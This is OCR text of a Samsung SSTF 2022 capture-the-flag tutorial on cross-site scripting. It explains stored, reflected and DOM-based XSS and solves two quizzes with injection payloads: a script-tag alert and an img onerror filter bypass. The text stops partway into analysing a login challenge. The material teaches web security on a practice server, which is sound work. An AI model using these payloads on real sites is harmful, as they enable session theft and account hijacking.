en_US

Samsung Research

SSTF 2022 | Hacker's Playground

Tutorial Guide

XSS 101

Web


XSS?

Cross-site scripting(XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

https://en.wikipedia.org/wiki/Cross-site_scripting

The most popular web vulnerability




Web application attack statistics: 2017 in review, POSITIVE TECHNOLOGIES

Stored XSS Attack

- Injected malicious script is stored on the target server.
  - Then the victim will retrieve some contents including the injected script.
  - The script will work on the victim's web browser.
- (example) Attack scenario
  - Imagine a service like a bulletin board or a simple SNS which has stored XSS vulnerability.


  1. A hacker writes a post including some malicious script.




Stored XSS Attack

- (example) Attack scenario, cont'd.

2. The post will be stored in a database.




3. Whenever a user tries to access the post, the malicious script will come to user's web browser.



Stored XSS Attack

- With the successful XSS attack,
  - hacker can control the user's machine
    - arbitrary file reading/writing
    - malware installation
    - changing URLs or contents on the web browser
  - hacker can steal user's credentials
    - including session cookies
      allowing the attacker to hijack the session.



- Sometimes hackers cannot check their input is properly seated.
  - when the target uses another application or view, such as admin pages.
  - Some people refer to this kind of stored XSS attack as blind XSS attack.


Reflected XSS Attack

- Malicious script in the request is directly embedded to the response.
  - Malicious script can be a part of request URL.
  - The server itself is not affected from the malicious script.
- (example) Attack scenario
  - A hacker sends a URL(hyperlink) including malicious script to the victim via email or so on.
  - When a user requests the URL, the malicious script will be embedded in the response.

Reflected XSS Attack

- (example) Attack scenario, cont'd.
  - Let's assume that there's a search service which has reflected XSS vulnerability.


1. A hacker sends a malicious URL to the victim user.
   e.g., https://search.service/?query=<script>console.log("BAD");</script>bad
2. When the victim clicks the link, the server will embed the query string to the result page.



3. The JavaScript code in the query string will work on the victim's web browser.

DOM-Based XSS Attack

- Malicious code is dynamically injected to the DOM* environments.
  - by the JavaScript code on the web page.
  - It arises when a JavaScript in the web content executes or embeds untrusted data, such as the URL.
  - The server is not involved in the attack sequence.
  - DOM-Based XSS attack can be regarded as a sub class of reflected XSS attack.



DOM(Document Object Model) treats an XML or HTML document as a tree structure wherein each node is an object representing a part of the document.


Let's solve XSS quiz!

Quiz #1

& solution


Quiz #1

- Mission: launch an alert box with a message, "XSS".
- The server is running at
  - http://xss101.sstf.site/quiz1.php



Solution for Quiz #1

- ✔ Let's try to put some text.






```
<table>
    <thead>
        <tr>
            <th width="20%">#</th>
            <th width="80%">Message</th>
        </tr>
    </thead>
    <tbody>
        <tr><th scope="row">1</th><td>Hello!</td><tr>
    </tbody>
</table>
```

- ✔ We can see that the input text is inserted into the HTML code.

Solution for Quiz #1

- ✔ Put the code to launch the alert box.






```
<table>
    <thead>
        <tr>
            <th width="20%">#</th>
            <th width="80%">Message</th>
        </tr>
    </thead>
    <tbody>
        <tr><th scope="row">1</th><td>Hello!</td><tr>
        <tr><th scope="row">2</th><td><script>alert("XSS");</script></td><tr>
    </tbody>
</table>
```


- ✔ This is an example of the reflected XSS attack.

Quiz #2

& solution

Quiz #2


- ✔ Mission: launch an alert box with a message, "XSS".
- ✔ The server is running at
  - http://xss101.sstf.site/quiz2.html



Solution for Quiz #2

- ✔ It's a static HTML page, so there isn't any processing on the server.
- ✔ Let's inspect the source code.


```
<script>
  document.addEventListener("DOMContentLoaded", function(){
    if (window.location.hash.length > 0) {
      var hash = decodeURI(window.location.hash);
      if (hash.includes("script")) {
        alert("No Hack!!");
      } else {
        document.getElementById("guide").innerHTML = "You selected " + hash;
      }
    }
  });
</script>
```



- ✔ The JavaScript embeds the hash of URL by using innerHTML.
  - We may put some code to launch an alert box into the hash.
  - But the HTML code using script tag won't work.

Solution for Quiz #2

- ✔ **img tag can be used here.**
  - Set the hash as <img src=x onerror="alert('XSS');">
  - There can be many other ways to invoke JavaScript code.



- ✔ **This is an example of DOM-Based XSS attack.**

Let's practice


Solve the tutorial challenge

Challenge Definition

- ✔ A simple login panel
- ✔ What can we do?
- ✔ The server is running at
  - http://xss101.sstf.site

Challenge Analysis

- **Failed to login.**
  - It seems not feasible to login via SQLi attack.
  - A link to create a support case is provided, and we can find a hint there.




Challenge Analysis

- ✔ **Check the feasibility of the web attacks.**
  - SQLi attack is not possible due to the prepared statements.
  - XSS attack may be possible since POST data is inserted into the DB without sanitization.

